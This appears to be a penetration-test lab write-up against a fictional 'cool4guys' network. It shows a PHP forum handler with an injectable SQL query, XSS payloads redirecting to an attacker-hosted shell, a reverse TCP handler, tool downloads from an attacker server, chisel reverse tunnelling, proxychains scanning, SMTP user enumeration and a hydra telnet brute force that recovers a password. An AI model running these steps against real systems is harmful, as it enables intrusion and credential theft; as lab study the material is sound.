
Updated:



out.php

```
<!DOCTYPE html>
<?php
session_start();
$id = $_SESSION['user_id'];
include("dbFunctions.php");

header("X-XSS-Protection: 0");
// $desc = $_POST['message'];
$desc = trim($_POST['message']);

   // Sanitize message input
$desc = stripslashes($desc);
$desc = htmlspecialchars($desc);


$query = "INSERT INTO forum(description, user_id) VALUES('$desc','$id')";

$result = mysqli_query($link, $query) or die('Error querying database');

mysqli_close($link);


header("location: forum.php");
?>
```

Proof of Concept (Mitigation testing)



Comments


Username:admin
Description:<script>alert()</script>

Username:admin
Description:Hello<script>window.location="http://192.168.1.3/uploads/shell.php" </script>


Username:admin
Description:Yes

Username:admin
Description:Hello

From here we can see that we are unable to exploit it from the website part



```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.1.20:4444
[*] Starting the payload handler...
```




78	Hello	1
79	Yes	1
96	Hello<script>window.location=&quot;http://19...	1
100	<script>alert()</script>	1

Moving of tools to Web Server


Using sudo python -m SimpleHTTPServer 8000 in the websend dir in the attacker to the /tmp/tools of the web server.

sudo python -m SimpleHTTPServer 8000



```
attacker@kali:~/Desktop/websend$ sudo python -m SimpleHTTPServer 8000
Serving HTTP on 0.0.0.0 port 8000 ...
192.168.1.3 - - [01/Feb/2021 14:41:43] "GET /chisel HTTP/1.1" 200 -
192.168.1.3 - - [01/Feb/2021 14:42:07] "GET /linenum.sh HTTP/1.1" 200 -
192.168.1.3 - - [01/Feb/2021 14:42:16] "GET /server.py HTTP/1.1" 200 -
192.168.1.3 - - [01/Feb/2021 14:42:24] "GET /socat HTTP/1.1" 200 -
192.168.1.3 - - [01/Feb/2021 14:42:53] "GET /sudoEx.sh HTTP/1.1" 200 -
```

wget http://180.129.48.20:8000/<program>




```
root@luser-virtual-machine:/tmp/tools# ls
chisel  linenum.sh  server.py  socat  sudoEx.sh
```

Pivoting


Run command on attacker machine (180.129.48.20)

./chisel server -p 8001 --reverse



```
attacker@kali:~/Desktop/websend$ ./chisel server -p 8001 --reverse
2021/02/01 14:47:06 server: Reverse tunnelling enabled
2021/02/01 14:47:06 server: Fingerprint dBcjs0OzNVjnn+S4EsRMbRtWRNNioEQTYLzBnQ9n0OY=
2021/02/01 14:47:06 server: Listening on http://0.0.0.0:8001
```

Run command on Web Server machine (192.168.1.3 ||
10.0.0.3)
./chisel client 180.129.48.20:8001 R:1080:socks



```
root@luser-virtual-machine:/tmp/tools# chmod 777 chisel
root@luser-virtual-machine:/tmp/tools# ls
chisel  linenum.sh  server.py  socat  sudoEx.sh
root@luser-virtual-machine:/tmp/tools# ./chisel client 180.129.48.20:8001 R:1080
:socks
2021/02/02 03:48:06 client: Connecting to ws://180.129.48.20:8001
2021/02/02 03:48:06 client: Connected (Latency 1.659429ms)
```


Pivoting - Proxy

On the attacker machine


sudo nano /etc/proxychains.conf

and add

socks5 127.0.0.1 1080




```
attacker@kali:~$ sudo nano /etc/proxychains.conf
[sudo] password for attacker:
attacker@kali:~$ 
```



```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
# socks4[redacted]127.0.0.1 9050
socks5 127.0.0.1 1080
```


Nmap using proxy

proxychains nmap -n -vv -sn 10.0.0.0-255 -oG - | grep -i ‘up’



```
attacker@kali:~$ proxychains nmap -n -vv -sn 10.0.0.0-255 -oG - | grep -i 'up'
 |S-chain|-<>-127.0.0.1:1080-<><>-10.0.0.1:80-<--timeout
 |S-chain|-<>-127.0.0.1:1080-<><>-10.0.0.4:80-<--timeout
 |S-chain|-<>-127.0.0.1:1080-<><>-10.0.0.7:80-<--timeout
 |S-chain|-<>-127.0.0.1:1080-<><>-10.0.0.10:80-<--timeout
 |S-chain|-<>-127.0.0.1:1080-<><>-10.0.0.13:80-<--timeout
 |S-chain|-<>-127.0.0.1:1080-<><>-10.0.0.16:80-<--timeout
 |S-chain|-<>-127.0.0.1:1080-<><>-10.0.0.19:80-<--timeout
 |S-chain|-<>-127.0.0.1:1080-<><>-10.0.0.22:80-<--timeout
 |S-chain|-<>-127.0.0.1:1080-<><>-10.0.0.25:80-<--timeout
```

found out that 10.0.0.47 is up.




```
Nmap scan report for 10.0.0.47
Host is up (0.0059s latency).
Not shown: 98 closed ports
PORT    STATE SERVICE
23/tcp open  telnet
25/tcp open  smtp

Nmap done: 1 IP address (1 host up) scanned in 14.33 seconds
```

Brute force telnet

Since from the web server we know that the webadmin is called dave and have the email address of webadmin@cool4guys.com


we can check to confirm that the email and the user is on the 10.0.0.47, using vrfy command



```
attacker@kali:~$ proxychains telnet 10.0.0.47 25
ProxyChains-3.1 (http://proxychains.sf.net)
|DNS-response|: kali does not exist
Trying 10.0.0.47 ...
|S-chain|-<>-127.0.0.1:1080-<><>-10.0.0.47:25-<><>-OK
Connected to 10.0.0.47.
Escape character is '^]'.
220 mail.cool4guys.com ESMTP Postfix (Ubuntu)
vrfy webadmin@cool4guys.com
252 2.0.0 webadmin@cool4guys.com
vrfy dave
252 2.0.0 dave
vrfy admin
550 5.1.1 <admin>: Recipient address rejected: User unknown in local recipient table
```


Brute force telnet using hydra

user.txt



```
dave
webadmin
```


pass.txt



```
123456
password
12345678
qwerty
123456789
12345
1234
111111
1234567
dragon
```

password is the top 100 commonly used password.

proxychains hydra -L user.txt -P pass.txt 10.0.0.47 telnet -V




```
attacker@kali:~/Desktop$ proxychains hydra -L user.txt -P pass.txt 10.0.0.47 telnet -V
ProxyChains-3.1 (http://proxychains.sf.net)
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-02-01 15:26:51
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 16 tasks per 1 server, overall 16 tasks, 202 login tries (l:2/p:101), ~13 tries per task
[DATA] attacking telnet://10.0.0.47:23/
[ATTEMPT] target 10.0.0.47 - login "dave" - pass "123456" - 1 of 202 [child 0] (0/0)
[ATTEMPT] target 10.0.0.47 - login "dave" - pass "password" - 2 of 202 [child 1] (0/0)
[ATTEMPT] target 10.0.0.47 - login "dave" - pass "12345678" - 3 of 202 [child 2] (0/0)
[ATTEMPT] target 10.0.0.47 - login "dave" - pass "qwerty" - 4 of 202 [child 3] (0/0)
[ATTEMPT] target 10.0.0.47 - login "dave" - pass "123456789" - 5 of 202 [child 4] (0/0)
[ATTEMPT] target 10.0.0.47 - login "dave" - pass "12345" - 6 of 202 [child 5] (0/0)
[ATTEMPT] target 10.0.0.47 - login "dave" - pass "1234" - 7 of 202 [child 6] (0/0)
[ATTEMPT] target 10.0.0.47 - login "dave" - pass "111111" - 8 of 202 [child 7] (0/0)
[ATTEMPT] target 10.0.0.47 - login "dave" - pass "1234567" - 9 of 202 [child 8] (0/0)
[ATTEMPT] target 10.0.0.47 - login "dave" - pass "dragon" - 10 of 202 [child 9] (0/0)
[ATTEMPT] target 10.0.0.47 - login "dave" - pass "123123" - 11 of 202 [child 10] (0/0)
[ATTEMPT] target 10.0.0.47 - login "dave" - pass "baseball" - 12 of 202 [child 11] (0/0)
[ATTEMPT] target 10.0.0.47 - login "dave" - pass "abc123" - 13 of 202 [child 12] (0/0)
|S-chain|-<>-127.0.0.1:1080-[ATTEMPT] target 10.0.0.47 - login "dave" - pass "football" - 14 of 202 [child 13] (0/0)
[ATTEMPT] target 10.0.0.47 - login "dave" - pass "monkey" - 15 of 202 [child 14] (0/0)
[ATTEMPT] target 10.0.0.47 - login "dave" - pass "letmein" - 16 of 202 [child 15] (0/0)
<><>-10.0.0.47:23-|S-chain|-<>-127.0.0.1:1080-|S-chain|-<>-127.0.0.1:1080-<><>-10.0.0.47:23-|S-chain|-<>-127.0.0.1:1080-|S-chain|-<>-127.0.0.1:1080-<><><>-10.0.0.47:23-<>-10.0.0.47:23-|S-chain|-<
>-127.0.0.1:1080-<><>-10.0.0.47:23-<><>-10.0.0.47:23-|S-chain|-<>-127.0.0.1:1080-<><>-10.0.0.47:23-|S-chain|-<>-127.0.0.1:1080-|S-chain|-<>-127.0.0.1:1080-<><>-10.0.0.47:23-<><>-10.0.0.47:23-|S-c
hain|-<>-127.0.0.1:1080-<><>-10.0.0.47:23-|S-chain|-<>-127.0.0.1:1080-|S-chain|-<>-127.0.0.1:1080-<><>-10.0.0.47:23-<><>-10.0.0.47:23-|S-chain|-<>-127.0.0.1:1080-<><>-10.0.0.47:23-|S-chain|-<>-12
7.0.0.1:1080-<><>-10.0.0.47:23-|S-chain|-<>-127.0.0.1:1080-<><>-10.0.0.47:23-|S-chain|-<>-127.0.0.1:1080-<><>-10.0.0.47:23-<><>-OK
<><>-OK
<><>-OK
<><>-OK
<><>-OK
<><>-OK
<><>-OK
<><>-OK
<><>-OK
<><>-OK
<><>-OK
<><>-OK
<><>-OK
<><>-OK
<><>-OK
<><>-OK
[23][telnet] host: 10.0.0.47   login: dave   password: baseball
```

Credential found is username: dave password:baseball

Login to dave using telnet

proxychains telnet 10.0.0.47 23 and logon using dave’s credentials.



```
attacker@kali:~/Desktop$ proxychains telnet 10.0.0.47 23
ProxyChains-3.1 (http://proxychains.sf.net)
|DNS-response|: kali does not exist
Trying 10.0.0.47...
|S-chain|-<>-127.0.0.1:1080-<><>-10.0.0.47:23-<><>-OK
Connected to 10.0.0.47.
Escape character is '^]'.
Ubuntu 18.04.1 LTS
mail.cool4guys.com login: dave
Password:
Last login: Mon Feb  1 12:26:55 PST 2021 from 10.0.0.3 on pts/9
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-29-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

642 packages can be updated.
424 updates are security updates.

dave@mail:~$ 
```


Send over linux enumeration scripts

python server.py 10.0.0.3:80

The mail server can only accept the port 80, so in order to send the script over, we need to stop the apache2 server on the web server first.

Also we have to setup the server at the correct interface in order for the mail server to be able to wget it.

